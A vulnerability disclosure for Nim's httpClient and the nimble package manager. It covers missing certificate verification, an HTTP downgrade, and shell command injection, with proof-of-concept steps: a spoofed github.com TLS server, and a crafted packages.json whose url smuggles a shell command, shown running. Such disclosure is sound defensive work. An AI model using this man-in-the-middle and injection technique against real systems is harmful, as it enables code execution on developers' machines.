

# Nim - Insecure SSL/TLS Defaults, MitM, and nimble shell command injection

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CVE	<a href="#">CVE-2021-21374</a> <a href="#">CVE-2021-21373</a> <a href="#">CVE-2021-21372</a>
Vendor	<a href="#">nim-lang</a>
Affected Versions	<= 1.2.6, nimble <=v0.12.0
Vulnerability Class	CWE-295, CWE-78, CWE-348
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## Vulnerability Note

## 1 Summary

We found a couple of critical security issues in the defaults for one of the standard-lib components that allows peer-impersonation (MitM) on secure transports. This also affects the languages package manager. Additionally, the package manager is vulnerable to shell command injection when fetching remote repositories before installing packages:

- 2.1 - `httpClient` does not validate peer certificates by default (appears to be fixed in 1.4.x)
- 2.2 - the package manager `nimble` relies on the insecure `httpClient` defaults (unfixed; latest 0.12.0 has not been re-compiled with a fixed nim-c)
- 2.3 - `nimble` falls back to insecure transports if `https` is blocked (unfixed)
- 2.4 - `nimble` shell command injection when fetching a package for installation (unfixed)

**TLDR;** The Nim (at least <=1.2.6) `httpClient` default SSL/TLS configuration does not enforce peer certificate verification by default. Non-secure settings should not be the default as this might unexpectedly expose other projects to security risks. If you're using `nimble <= 0.12.0` anyone can block your TLS session and it will fall back to an insecure transport. Because of the insecure `httpClient` defaults, one can also just intercept your TLS session as the peer verification is too lax. Additionally, `nimble` appears to be vulnerable to a direct shell command injection when installing a package (but one can as well just provide a malicious package).

## 2 Details

### 2.1 `httpClient` - does not validate peer certificates by default

**Update:** this appears to be fixed with nim 1.4.2. no CVE was provided

The `httpClient` - which is part of the nim stdlib - by default sets up an insecure ssl/tls context by specifying `verifyMode = CVerifyNone` (see [here](#)). As a result, the library trusts all certificates by default as long as the `CN` / `SAN` matches the request host.

This behavior is completely insecure and unexpected as can be seen with (2.2) where the nim package manager `nimble` can trivially be intercepted to deliver malicious code or cause code execution on the client.

Example:


a) create a self-signed cert for `CN=localhost`

```
⇒ openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
```

b) start the server `openssl s_server -cert cert.pem -key key.pem -www -accept 443`

c) connect a default nim `httpClient` to the local ssl server (self-signed, untrusted)

```
import httpClient
var client = newHttpClient()
echo client.getContent("https://localhost:443") # default no certificate check
```

 The client successfully accepts the self-signed/untrusted certificate:

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It is recommended that the default context is configured with `SSL_VERIFY_PEER` and let users opt-out of this, to enforce verification of peer certificates by default.

**Update:** still unfixed. nimble has not been rebuilt with a fixed nim-c. no CVE was provided



## 2.3 nimble - falls back to insecure http url when fetching packages

**Update:** still unfixed. nimble has not been rebuilt with a fixed nim-c. no CVE was provided

While intercepting a call to `nimble refresh` with a spoofed certificate that does not match the url we ran into an `SSL Certificate check failed` error. When encountering this error nimble falls back to an insecure alternative url: <http://irclogs.nim-lang.org/packages.json>

This request can trivially be intercepted to cause code execution or deliver malicious packages to the client. It should also be noted that a secure endpoint for `packages.json` would be available: <https://irclogs.nim-lang.org/packages.json>

```
⇒ nimble refresh --debug
nimble refresh --debug
Downloading Official package list
  Trying https://github.com/nim-lang/packages/raw/master/packages.json
  Warning: Could not download: SSL Certificate check failed.
  Trying http://irclogs.nim-lang.org/packages.json
  Success Package list downloaded.
  Warning: Not removing temporary path because of debug verbosity: /var/folders/ht/x3vxy7p11q3fcr7wzf46dgc0000gn/T/nimble_14789
```

Note that a man-in-the-middle can trivially force SSL certificate checks to fail in order to downgrade the connection to the insecure `http` link and modify the `package.json`

## 2.4 nimble arbitrary code execution for specially crafted package metadata

**Update:** still unfixed. nimble has not been rebuilt with a fixed nim-c. no CVE was provided

Nimbles `doCmd` and `doCmdEx` methods rely on `osproc.execCmd` which basically works like a call to `system(shellcmd)`. The command may spawn a shell and allow arbitrary commands to be executed. The command does not take arguments and solely relies on the user to properly shell-escape command from args. This is inherently insecure and shifts the burden of properly sanitizing potential user input to the developer.

`doCmd*` is called in various places. One of it being `checkUrlType(string url)` ([here](#)) which is called by `getDownloadInfo()` ([here](#)). `checkUrlType` takes the `url` from the package metadata and this `url` may contain harmful sequences.

```
var url = parseUri("https://google.com/`whoami`${whoami};whoami") # this parses just fine
```

and may end up in one of the many calls to `doCmd`:

```
proc checkUrlType*(url: string): DownloadMethod =
  ## Determines the download method based on the URL.
  if doCmdEx("git ls-remote " & url).exitCode == QuitSuccess:
    ...
```

Here's one PoC to directly execute shell commands:

1. Intercept client to provide a malicious `package.json` (similar setup to what is outlined in the Proof of Concept section)

**Note** `url` has a trailing shell command.

```
GET /nim-lang/packages/raw/master/packages.json HTTP/1.1
Host: github.com
Connection: Keep-Alive
content-length: 0
user-agent: Nim httpclient/1.2.4

HTTP/1.1 200 OK
Date: Sun, 18 Oct 2012 10:36:20 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 420
Content-Type: application/json; charset=iso-8859-1
Connection: Closed

[
  {
    "name": "filesize",
    "url": "https://google.com;/touch /tmp/tin_codeexec",
    "method": "git",
    "tags": [
      "filesize",
      "size"
    ],
    "description": "A Nim package to convert file sizes into other units, and turns file sizes into human readable strings.",
    "license": "MIT",
    "web": "https://github.com/sergiotapia/filesize",
    "doc": "https://github.com/sergiotapia/filesize"
  }
]
```

2. update package list and install `filesize` (may affect any command that attempts to download the git repository for that package)

```
⇒ nimble refresh --debug
Downloading Official package list
  Trying https://github.com/nim-lang/packages/raw/master/packages.json
  Success Package list downloaded.
  Warning: Not removing temporary path because of debug verbosity: /var/folders/ht/x3vxy7p11q3fcr7wzf46dgc0000gn/T/nimble_530
```

install `filesize` to trigger the vulnerable codepath:

```
⇒ nimble install filesize
Downloading https://google.com;/touch /tmp/tin_codeexec using git
Tip: 1 messages have been suppressed, use --verbose to show them.
Error: Specified directory (/var/folders/ht/x3vxy7p11q3fcr7wzf46dgc0000gn/T/nimble_585/googlecom_touchnimcodeexec) does not contain a .nimble file.
```

```
⇒ ls /tmp/tin_codeexec
/tmp/tin_codeexec
```

### 3 Proof of Concept

Nimble fetches packages from github. This is using the nim-lang stdlib `httpClient` ([here](#)) that fails to properly verify certificates when establishing secure transports. By default, nimble requests the package list from `https://github.com/nim-lang/packages/raw/master/packages.json`. Intercepting a call to `packages.json` may allow an attacker to define what binaries are installed and may also directly lead to code execution on the machine that is executing nimble.

- ```
⇒ sudo cat /private/etc/hosts
127.0.0.1 github.com
```

- ```
⇒ openssl req -x509 -sha256 -nodes -days 365 -newkey rsa:2048 -keyout privateKey.key -out certificate.crt
```

- Output: nimble requesting `/nim-lang/packages/raw/master/packages.json` after successfully establishing a connection to the fake `github.com` server.

```
⇒ nimble refresh --debug
nimble refresh --debug
Downloading Official package list
  Trying https://github.com/nim-lang/packages/raw/master/packages.json
  Success Package list downloaded.
Warning: Not removing temporary path because of debug verbosity: /var/folders/ht/x3vxy7p1q3fcr7wzf46dgc0000gn/T/nimble_16559
```

```
openssl s_server -cert certificate.crt -key privateKey.key -accept 443
Using auto DH parameters
Using default temp ECDH parameters
ACCEPT
-----BEGIN SSL SESSION PARAMETERS-----
MGMCQAQECagMDBALAMAQABDAGINA1HSSDBK3NwY+4TQxGDQUuG4dNw9L3TMybjyP
grEKXqShM5KhVZeJVj0BBKH8gIEXwRQwaIEAgICIKGBAQBAAPgwECmdpdGh1
Yi5jb20=
-----END SSL SESSION PARAMETERS-----
Shared cipher: ECDHE-RSA-AES256-GCM-SHA384: ECDHE-ECDSA-AES256-GCM-SHA384: ECDHE-RSA-AES256-SHA384: ECDHE-ECDSA-AES256-SHA384: ECDHE-RSA-AES256-SHA: ECDHE-ECDSA-AES256-SHA: DHE-RSA-AES256-GCM-SHA384: DHE-RSA-AES256-SHA: DHE-RSA-AES256-GCM-SHA384: DHE-RSA-AES256-SHA: NULL
CIPHER is ECDHE-RSA-AES256-GCM-SHA384
Secure Renegotiation IS supported
GET /nim-lang/packages/raw/master/packages.json HTTP/1.1
Host: github.com
Connection: Keep-Alive
content-length: 0
user-agent: Nim httpclient/1.2.4

HTTP/1.1 200 OK
Date: Sun, 18 Oct 2012 10:36:20 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 416
Content-Type: application/json; charset=iso-8859-1
Connection: Closed

[
{
  "name": "filesize",
  "url": "https://github.com/sergiotapia/filesize",
  "method": "git",
  "tags": [
    "filesize",
    "size"
  ],
  "description": "A Nim package to convert file sizes into other units, and turns file sizes into human readable strings.",
  "license": "MIT",
  "web": "https://github.com/sergiotapia/filesize",
  "doc": "https://github.com/sergiotapia/filesize"
}
]
```

## 4 Proposed Fix

- Certificates should always be verified by default. This is industry standard and any deviation should require the developer to consciously disable a security feature. Developer may not even expect that this feature to be disabled as many other programming languages default to secure settings.
- Nimble: Never downgrade/fall-back to insecure `http` requests unless explicitly requested by the user.
- Nimble: Add HSTS/cert pinning to increase security
- Nimble: Rework the `doCmd` to counter command-injection vectors

## 5 Vendor Response

Vendor response: Official Security Advisories: [Advisory:CVE-2021-21374](#), [Advisory:CVE-2021-21373](#), [Advisory:CVE-2021-21372](#)

### 5.1 Timeline

JUL/09/2020 - contact nim developers @telegram; provided details, PoC  
FEB/04/2021 - deadline met. full disclosure.  
MAR/26/2021 - vendor advisories:

## 6 References


- [1] <https://nim-lang.org/>
- [2] <https://nim-lang.org/install.html>
- [3] [https://en.wikipedia.org/wiki/Nim\\_\(programming\\_language\)](https://en.wikipedia.org/wiki/Nim_(programming_language))



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